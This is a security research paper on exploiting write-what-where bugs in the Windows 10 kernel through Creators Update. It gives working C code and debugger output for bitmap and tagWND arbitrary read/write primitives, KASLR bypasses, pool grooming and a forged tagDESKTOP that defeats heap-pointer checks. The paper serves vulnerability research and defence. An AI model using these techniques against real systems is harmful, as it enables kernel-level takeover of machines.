TAKING WINDOWS 10 KERNEL EXPLOITATION TO THE NEXT LEVEL – LEVERAING WRITE-WHAT-WHERE VULNERABILITIES IN CREATORS UPDATE

Morten Schenk msc@improsec.com

Contents

Abstract

Microsoft has put significant effort into mitigating and increasing the difficulty in exploiting vulnerabilities in Windows 10, this also applies for kernel exploits and greatly raises the bar. Most kernel exploits today require a kernel-mode read and write primitive along with a KASLR bypass. Windows 10 Anniversary Update and Creators Update has mitigated and broken most known techniques.

As this paper shows it is possible, despite the numerous implemented changes and mitigations, to still make use of the bitmap and tagWND kernel-mode read and write primitives. Furthermore, KASLR bypasses are still possible due to design issues and function pointers in kernel-mode structures.

KASLR bypasses together with kernel-mode read primitives allow for de-randomization of the Page Table base address, which allows for reuse of the Page Table Entry overwrite technique. Additionally, it is possible to hook kernel-mode function calls to perform kernel memory allocations of writable, readable and executable memory and retrieving the kernel address of that memory. Using this method overwriting Page Table Entries is not needed and any shellcode can be executed directly when it has been copied onto the newly allocated memory pages.

The overall conclusion is that despite the increased number of mitigations and changes it is still possible to take advantage of Write-What-Where vulnerabilities in Creators Update to gain kernel-mode execution.

Background and Windows Kernel Exploitation History

Kernel Exploitation has been on the rise in recent years, this is most likely a response to the increased security in popular user-mode applications like Internet Explorer, Google Chrome and Adobe Reader. Most of these major applications have implemented sandboxing technologies which must be escaped to gain control of the compromised endpoint.

While sandboxing techniques are not as powerful on Windows 7, kernel exploits have an interest nonetheless, since they allow for privilege escalation. Leveraging kernel vulnerabilities on Windows 7 is considered rather simple, this is due to the lack of security mitigations and availability of kernel information.

It is possible to gain information on almost any kernel object using API's built into Windows. These include NtQuerySystemInformation[1] and EnumDeviceDrivers[2] which will reveal kernel drivers base address as well as many kernel objects or pool memory locations[3]. Using NtQuerySystemInformation it is quite simple to reveal the base address of ntoskrnl.exe

```
pModuleInfo = (PRTL_PROCESS_MODULES)VirtualAlloc(NULL, 0x100000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
NtQuerySystemInformation(SystemModuleInformation, pModuleInfo, 0x100000, NULL);
ntoskrnlBase = (DWORD64)pModuleInfo->Modules[0].ImageBase;
```

Likewise, objects allocated on the big pool can also be found as described by Alex Ionescu[4]

```
bigPoolInfo = (PSYSTEM_BIGPOOL_INFORMATION)RtlAllocateHeap(GetProcessHeap(), 0, 4 * 1024 * 1024);
NtQuerySystemInformation(SystemBigPoolInformation, bigPoolInfo, 4 * 1024 * 1024, &resultLength);
for (int i = 0; i < bigPoolInfo->Count; i++)
{
    if ((bigPoolInfo->AllocatedInfo[i].NonPaged == 1) &&
        (bigPoolInfo->AllocatedInfo[i].TagUlong == 'TAG') &&
        (bigPoolInfo->AllocatedInfo[i].SizeInBytes == 0x1110))
    {
        kAddr = (DWORD64)bigPoolInfo->AllocatedInfo[i].VirtualAddress;
        break;
    }
}
```

While having the addresses of kernel drivers and objects is only a small part of kernel exploitation, it is important. Another crucial factor is storing the shellcode somewhere and getting kernel-mode execution of it. On Windows 7 the two easiest ways of storing the shellcode was to either allocate executable kernel memory with the shellcode in place or by using user memory but executing it from kernel-mode.

Allocating executable kernel memory with arbitrary content can on Windows 7 be done using CreatePipe and WriteFile[5], since the content is stored on the NonPagedPool which is executable

[1] https://msdn.microsoft.com/en-us/library/windows/desktop/ms724509(v=vs.85).aspx
[2] https://msdn.microsoft.com/en-us/library/windows/desktop/ms682617(v=vs.85).aspx
[3] https://recon.cx/2013/slides/Recon2013-Alex%20Ionescu-I%20got%2099%20problems%20but%20a%20kernel%20pointer%20ain't%20one.pdf
[4] http://www.alex-ionescu.com/?p=231
[5] http://www.alex-ionescu.com/?p=231

```
RtlFillMemory(payLoad, PAGE_SIZE - 0x2b, 0xcc);
RtlFillMemory(payLoad + PAGE_SIZE - 0x2b, 0x100, 0x41);
BOOL res = CreatePipe(&readPipe, &writePipe, NULL, sizeof(payLoad));
res = WriteFile(writePipe, payLoad, sizeof(payLoad), &resultLength, NULL);
```

Gaining kernel-mod execution can be achieved by either overwriting the bServerSideWindowProc bit of a kernel-mode Window object. This causes the associated WProc function to be executed by a kernel thread instead of a user-mode thread. A different way is by overwriting a function pointer in a virtual table, a very commonly used one is HalDispatchTable in ntoskrnl.exe.

Windows 8.1 introduced several hardening initiatives, which resulted in increasing the difficulty of kernel exploitation. To start with the kernel leaking API's like NtQuerySystemInformation are blocked if called from low integrity, which is the case when the application is running inside a sandbox. Windows 8.1 also made the use of non-executable memory in the kernel widespread, NonPagedPool memory was generally replaced with NonPagedPoolNx memory. Finally, Windows 8.1 introduced Supervisor Mode Execution Prevention (SMEP), which blocks execution of code from user-mode addresses from a kernel-mode context.

These mitigations stop most exploitation techniques which are known in Windows 7, however exploitation is still very much possible, it does require new techniques however. Windows 10 has the same mitigations in place. The two first editions of Windows 10, which are called Windows 10 1507 and 1511 do not have any additional mitigations in place however.

Kernel Read and Write Primitives

To overcome the mitigations put in place in Windows 8.1 and Windows 10, the concept of memory read and write primitives known from user-mode browser exploits were adapted into kernel exploitation. Two kernel-mode read and write primitives are the most popular and mostly used. These are coined bitmap primitive and tagWND primitive.

The bitmap primitive makes use of the GDI object Bitmap, which in kernel-mode is called a Surface object. The principle is to perform allocations of these Surface objects using CreateBitmap such that two bitmap objects are placed next to each other. When this is the case a Write-What-Where vulnerability may be used to modify the size of the first Surface object. The size of a Surface object is controlled by the sizlBitmap field which is at offset 0x38 of the object, it consists of the bitmaps dimensions defined by a DWORD each.

When the size of the bitmap has been increased it is possible to use the API's SetBitmapBits and GetBitmapBits to modify the second Surface object[6]. The field modified is the pointer which controls where the bitmap content is stored. This allows both read and write capabilities at arbitrary kernel memory locations. The read and write functionality can be implemented as shown below:

[6] https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives

```
VOID writeQword(DWORD64 addr, DWORD64 value)
{
    BYTE *input = new BYTE[0x8];
    for (int i = 0; i < 8; i++)
    {
        input[i] = (value >> 8 * i) & 0xFF;
    }
    PDWORD64 pointer = (PDWORD64)overwriteData;
    pointer[0x1BF] = addr;
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    SetBitmapBits(hwrite, 0x8, input);
    return;
}

DWORD64 readQword(DWORD64 addr)
{
    DWORD64 value = 0;
    BYTE *res = new BYTE[0x8];
    PDWORD64 pointer = (PDWORD64)overwriteData;
    pointer[0x1BF] = addr;
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    GetBitmapBits(hwrite, 0x8, res);
    for (int i = 0; i < 8; i++)
    {
        DWORD64 tmp = ((DWORD64)res[i]) << (8 * i);
        value += tmp;
    }
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    return value;
}
```


To perform the overwrite using a Write-What-Where vulnerability requires knowledge of where the Surface object is in kernel-mode. Since this must also work from Low Integrity API's like NtQuerySystemInformation cannot be used. It is however possible to find the address of the Surface object through the GdiSharedHandleTable structure which is held by the Process Environment Block. The GdiSharedHandleTable is a structure containing all GDI objects, including Surface objects. Using the handle to the user-mode bitmap object it is possible to look up the correct entry in the table, where the kernel-mode address of the Surface object is given.

The second read and write kernel-mode primitive was the tagWND. It uses a similar technique to the bitmap read and write primitive, by allocating two Windows, which has corresponding kernel-mode objects called tagWND. These tagWND objects must also be located next to each other.

A tagWND object may contain a variable size field called ExtraBytes, if the size of this field, which is called cbWndExtra, is overwritten then it is possible to modify the next tagWND object. Using the SetWindowLongPtr API it is now possible to modify arbitrary fields of the following tagWND object, specifically the StrName field, which specifies the location of the title name of the Window. Using the user-mode API's InternalGetWindowText and NtUserDefSetText it is possible to perform read and write operations at arbitrary kernel memory addresses[7].


A write primitive may be implemented as shown below:

[7] https://www.blackhat.com/docs/eu-16/materials/eu-16-Liang-Attacking-Windows-By-Windows.pdf



```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    CHAR* input = new CHAR[0x8];
    LARGE_UNICODE_STRING uStr;
    for (DWORD i = 0; i < 8; i++)
    {
        input[i] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, 0x8);
    SetWindowLongPtr(g_window1, 0x118, addr);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```


Just like with the bitmap read and write primitive, the location of the tagWND object must be known. This is possible using the UserHandleTable presented by the exportable structure called gSharedInfo located in User32.dll. It contains a list of all objects located in the Desktop Heap in kernel-mode, having the handle of the user-mode Window object allows a search through the UserHandleTable, which reveals the kernel-mode address of the associated tagWND object. An implementation is shown below:



```
while(TRUE)
{
    kernelHandle = (HWND)(i | (UserHandleTable[i].wUniq << 0x10));
    if (kernelHandle == hwnd)
    {
        kernelAddr = (DWORD64)UserHandleTable[i].phead;
        break;
    }
    i++;
}
```


To overcome the issue of non-executable kernel memory a technique called Page Table Entry overwrite has become very common. The idea is to allocate shellcode at a user-mode address, resolve its corresponding Page Table Entry and overwrite it. The Page Table contains the metadata of all virtual memory, including bits indicating whether the memory page is executable or not and whether it is kernel memory or not.

Leveraging the kernel-mode write primitive against a Page Table Entry for an allocated page allows for modification of execution status and kernel-mode status. It is possible to turn user-mode memory into kernel-mode memory in regards to SMEP allowing for execution. The base address of the Page Tables is static on Windows 8.1 and Windows 10 1507 and 1511 and the address of the Page Table Entry may be found using the algorithm below



```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```

Performing an overwrite can also turn non-executable kernel memory into executable kernel memory



```
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 0000000251A6863  contains 000000002522E863  contains 000000002528C863  contains FD90000017E
pfn 251a6      ---DA--KWEV  pfn 2522e      ---DA--KWEV  pfn 2528c      ---DA--KWEV  pfn 17efa      ---DA-KW-V

kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ff9`18c7a98a cc              int     3
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 0000000251A6863  contains 000000002522E863  contains 000000002528C863  contains 7D90000017E
pfn 251a6      ---DA--KWEV  pfn 2522e      ---DA--KWEV  pfn 2528c      ---DA--KWEV  pfn 17efa      ---DA-KWEV
```

Windows 10 Mitigations

Once executable kernel-mode memory has been created gaining execution may be performed by the same methods as on Windows 7.

In many instances, the base address of ntoskrnl.exe is needed, previously this was done using NtQuerySystemInformation, but since that is no longer possible a very effective way is to use the HAL Heap[8]. This was in many cases allocted at a static address and contains a pointer into ntoskrnl.exe at offset 0x448. Using the kernel-mode read primitive to read the content at address 0xFFFFFFFFFFD00448 yields a pointer into ntoskrnl.exe, this may then be used to find the base address of the driver by looking for the MZ header, as shown below

```
DWORD64 getNtBaseAddr()
{
    DWORD64 baseAddr = 0;
    DWORD64 ntAddr = readQWORD(0xffffffffffd00448);
    DWORD64 signature = 0x00905a4d;
    DWORD64 searchAddr = ntAddr & 0xFFFFFFFFFFFFF000;

    while (TRUE)
    {
        DWORD64 readData = readQWORD(searchAddr);
        DWORD64 tmp = readData & 0xFFFFFFFF;
        if (tmp == signature)
        {
            baseAddr = searchAddr;
            break;
        }
        searchAddr = searchAddr - 0x1000;
    }

    return baseAddr;
}
```

This concludes the brief history of kernel exploitation from Windows 7 up to Windows 10 1511.

[8] https://www.coresecurity.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-3-windows-hals-heap

Windows 10 1607 Mitigations

Windows 10 Anniversary Update, which is also called Windows 10 1607 introduced additional mitigations against kernel exploitation. First, the base address of Page Tables is randomized on startup, making the simple translation of memory address to Page Table Entry impossible[9]. This mitigates the creation of executable kernel-mode memory in many kernel exploits.

Next the kernel-mode address of GDI objects in the GdiSharedHandleTable were removed. This means that it is no longer possible to use this method to locate the kernel-mode address of the Surface objects, which in turn means that it is not possible to overwrite the size of a Surface object, breaking the bitmap kernel-mode read and write primitive.


Finally, the strName field of a tagWND object must contain a pointer which is inside the Desktop Heap when being used by InternalGetWindowText and NtUserDefSetText[10]. This limits it usage since it can no longer be used to read and write at arbitrary kernel-mode address.

Revival of Kernel Read and Write Primitives

This section goes into the mitigations which break the kernel-mode read and write primitives. The first primitive to be examined is the bitmap primitive. The issue to be resolved is how to find the kernel-mode address of the Surface object. If the Surface object has a size of 0x1000 or larger it is in the Large Paged Pool. Furthermore, if the Surface object has a size of exactly 0x1000 the Surface objects will be allocated to individual memory pages.

Allocating many Surface objects of size 0x1000 will cause them to be allocated to consecutive memory pages. This makes sure that locating one Surface object will reveal several Surface objects, which is needed for the kernel-mode read and write primitive. The Large Paged Pool base address is randomized on startup, which requires a kernel address leak.

Inspecting the Win32ThreadInfo field of the TEB shows



```
kd> dt _TEB @$teb
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x038 EnvironmentPointer : (null)
   +0x040 ClientId         : _CLIENT_ID
   +0x050 ActiveRpcHandle  : (null)
   +0x058 ThreadLocalStoragePointer : 0x00000056`4c614058 Void
   +0x060 ProcessEnvironmentBlock : 0x00000056`4c613000 _PEB
   +0x068 LastErrorValue   : 0
   +0x06c CountOfOwnedCriticalSections : 0
   +0x070 CsrClientThread  : (null)
   +0x078 Win32ThreadInfo  : 0xffff905c`001ecb10 Void
```

It turns out the pointer is exactly the address leak we need, since the base address of the Large Paged Pool can be found from it by removing the lower bits. If very large Surface objects are created they will give a predictable offset from the base address, this may be done as seen below

[9] https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf

[10] https://blogs.technet.microsoft.com/mmpc/2017/01/13/hardening-windows-10-with-zero-day-exploit-mitigations/

```
DWORD64 size = 0x10000000 - 0x260;
BYTE *pBits = new BYTE[size];
memset(pBits, 0x41, size);

DWORD amount = 0x4;
HBITMAP *hbitmap = new HBITMAP[amount];

for (DWORD i = 0; i < amount; i++)
{
    hbitmap[i] = CreateBitmap(0x3FFFF64, 0x1, 1, 32, pBits);
}
```

Using the static offset 0x16300000 will turn the Win32ThreadInfo pointer into an information leak of the Surface object as shown below

```
DWORD64 leakPool()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    DWORD64 pointer = *(PDWORD64)(teb+0x78);
    DWORD64 addr = pointer & 0xFFFFFFFFF0000000;
    addr += 0x16300000;
    return addr;
}
```


Inspecting the memory address given by the leakPool function after allocating the large Surface objects shows

```
kd> dq ffff905c`16300000
ffff905c`16300000  41414141`41414141 41414141`41414141
ffff905c`16300010  41414141`41414141 41414141`41414141
ffff905c`16300020  41414141`41414141 41414141`41414141
ffff905c`16300030  41414141`41414141 41414141`41414141
ffff905c`16300040  41414141`41414141 41414141`41414141
ffff905c`16300050  41414141`41414141 41414141`41414141
ffff905c`16300060  41414141`41414141 41414141`41414141
ffff905c`16300070  41414141`41414141 41414141`41414141
```

While this does point into the Surface object, it is only the data content of the object. It turns out that it will almost always be the second Surface object, if that is deleted and the freed memory space is reallocated by Surface objects which take up exactly 0x1000 bytes. This is done by allocating close to 10000 Surface objects as seen below

```
DeleteObject(hbitmap[1]);

DWORD64 size2 = 0x1000 - 0x260;
BYTE *pBits2 = new BYTE[size2];
memset(pBits2, 0x42, size2);
HBITMAP *hbitmap2 = new HBITMAP[0x10000];
for (DWORD i = 0; i < 0x2500; i++)
{
    hbitmap2[i] = CreateBitmap(0x368, 0x1, 1, 32, pBits2);
}
```


Inspecting the memory address given by the address leak will now reveal a Surface object as seen below



```
kd> dq ffff905c`16300000 L20
ffff905c`16300000  00000000`01050ec9 00000000`00000000
ffff905c`16300010  00000000`00000000 00000000`00000000
ffff905c`16300020  00000000`01050ec9 00000000`00000000
ffff905c`16300030  00000000`00000000 00000001`00000368
ffff905c`16300040  00000000`00000da0 ffff905c`16300260
ffff905c`16300050  ffff905c`16300260 00008039`00000da0
ffff905c`16300060  00010000`00000006 00000000`00000000
ffff905c`16300070  00000000`04800200 00000000`00000000
ffff905c`16300080  00000000`00000000 00000000`00000000
ffff905c`16300090  00000000`00000000 00000000`00000000
ffff905c`163000a0  00000000`00000000 00000000`00000000
ffff905c`163000b0  00000000`00001570 00000000`00000000
ffff905c`163000c0  00000000`00000000 00000000`00000000
ffff905c`163000d0  00000000`00000000 00000000`00000000
ffff905c`163000e0  00000000`00000000 ffff905c`163000e8
ffff905c`163000f0  ffff905c`163000e8 00000000`00000000
```

By exploiting a Write-Where-What vulnerability the size of the Surface can be modified since the size is now at a predictable address.

The second issue is the mitigation of the tagWND kernel-mode read and write primitive. The strName pointer of tagWND can only point inside the Desktop Heap when it is used through InternalGetWindowText and NtUserDefSetText. This limitation is enforced by a new function called DesktopVerifyHeapPointer as seen below



```
DesktopVerifyHeapPointer proc near

BugCheckParameter4= qword ptr -18h

; FUNCTION CHUNK AT 00000001C0199C18 SIZE 0000001F BYTES

sub     rsp, 38h
mov     r9, [rcx+78h]   ; Address of Desktop Heap
cmp     rdx, r9         ; Str buffer must not be below Desktop Heap
jb      loc_1C0199C18
```

```
mov     eax, [rcx+80h]  ; Size of Desktop Heap
add     rax, r9         ; Max address of Desktop Heap
cmp     rdx, rax        ; Str buffer must not be above Desktop Heap
jnb     loc_1C0199C18
```

```
add     rsp, 38h
retn
DesktopVerifyHeapPointer endp
```

```
; START OF FUNCTION CHUNK FOR DesktopVerifyHeapPointe

loc_1C0199C18:
mov     eax, [rcx+80h]
mov     r8, rdx         ; BugCheckParameter2
mov     edx, 6          ; BugCheckParameter1
mov     [rsp+38h+BugCheckParameter4], rax ; BugCheckP
mov     ecx, 164h       ; BugCheckCode
call    cs:__imp_KeBugCheckEx
```

The strName pointer which is in RDX is compared with the base address of the Desktop Heap as well as the maximum address of the Desktop Heap. If either of these comparisons fail a BugCheck occur. While these checks cannot be avoided the Desktop Heap addresses come from a tagDESKTOP object. The pointer for the tagDESKTOP object is never validated and is taken from the tagWND object. The structure of the tagWND concerning the tagDESKTOP is seen below

```
kd> dt win32k!tagWND head
   +0x000 head : _THRDESKHEAD
kd> dt _THRDESKHEAD
win32k!_THRDESKHEAD
   +0x000 h                : Ptr64 Void
   +0x008 cLockObj         : Uint4B
   +0x010 pti              : Ptr64 tagTHREADINFO
   +0x018 rpdesk           : Ptr64 tagDESKTOP
   +0x020 pSelf            : Ptr64 UChar
```

The tagDESKTOP object used in the comparison is taken from offset 0x18 of the tagWND object. When SetWindowLongPtr is used to modify the strName pointer, it is also possible to modify the tagDESKTOP pointer. This allows for creating a fake tagDESKTOP object as seen below

```
VOID setupFakeDesktop(DWORD64 wndAddr)
{
    g_fakeDesktop = (PDWORD64)VirtualAlloc((LPVOID)0x2a000000, 0x1000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memset(g_fakeDesktop, 0x11, 0x1000);
    DWORD64 rpDeskuserAddr = wndAddr - g_ulClientDelta + 0x18;
    g_rpDesk = *(PDWORD64)rpDeskuserAddr;
}
```

This allows the exploit to supply a fake Desktop Heap base and maximum address which is just below and above the pointer dereferenced by strName. This can be implemented as shown below

```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    DWORD offset = addr & 0xF;
    addr -= offset;
    DWORD64 filler;
    DWORD64 size = 0x8 + offset;
    CHAR* input = new CHAR[size];
    LARGE_UNICODE_STRING uStr;
    if (offset != 0)
    {
        filler = readQWORD(addr);
    }
    for (DWORD i = 0; i < offset; i++)
    {
        input[i] = (filler >> (8 * i)) & 0xFF;
    }
    for (DWORD i = 0; i < 8; i++)
    {
        input[i + offset] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, size);
    g_fakeDesktop[0x1] = 0;
    g_fakeDesktop[0xF] = addr - 0x100;
    g_fakeDesktop[0x10] = 0x200;
    SetWindowLongPtr(g_window1, 0x118, addr);
    SetWindowLongPtr(g_window1, 0x110, 0x0000002800000020);
    SetWindowLongPtr(g_window1, 0x50, (DWORD64)g_fakeDesktop);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x50, g_rpDesk);
    SetWindowLongPtr(g_window1, 0x110, 0x0000000e0000000c);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```

Using the modification discussed in this section allows the continued use of both the bitmap and the tagWND kernel-mode read and write primitives.

Windows 10 1703 Mitigations


Windows 10 Creators Update or Windows 10 1703 introduce further mitigations against kernel exploitation. The first mitigation is directed against the tagWND kernel-mode read and write primitive. This is performed in two ways, first the UserHandleTable from the gSharedInfo structure in User32.dll is changed. The previous kernel-mode addresses of all objects in the Desktop Heap is removed as seen below. First the Windows 10 1607 UserHandleTable is shown

```
kd> dq poi(user32!gSharedInfo+8)
000002c5`db0f0000  00000000`00000000 00000000`00000000
000002c5`db0f0010  00000000`00010000 ffff9bc2`80583040
000002c5`db0f0020  00000000`00000000 00000000`0001000c
000002c5`db0f0030  ffff9bc2`800fa870 ffff9bc2`801047b0
000002c5`db0f0040  00000000`00014001 ffff9bc2`80089b00
000002c5`db0f0050  ffff9bc2`80007010 00000000`00010003
000002c5`db0f0060  ffff9bc2`80590820 ffff9bc2`801047b0
000002c5`db0f0070  00000000`00010001 ffff9bc2`8008abf0
```

Then for Windows 10 1703

```
kd> dq poi(user32!gSharedInfo+8)
00000222`e31b0000  00000000`00000000 00000000`00000000
00000222`e31b0010  00000000`00000000 00000000`00010000
00000222`e31b0020  00000000`00202fa0 00000000`00000000
00000222`e31b0030  00000000`00000000 00000000`0001000c
00000222`e31b0040  00000000`00000000 00000000`00000318
00000222`e31b0050  00000000`00000000 00000000`00014001
00000222`e31b0060  00000000`00000000 00000000`000002ac
00000222`e31b0070  00000000`00000000 00000000`00010003
```

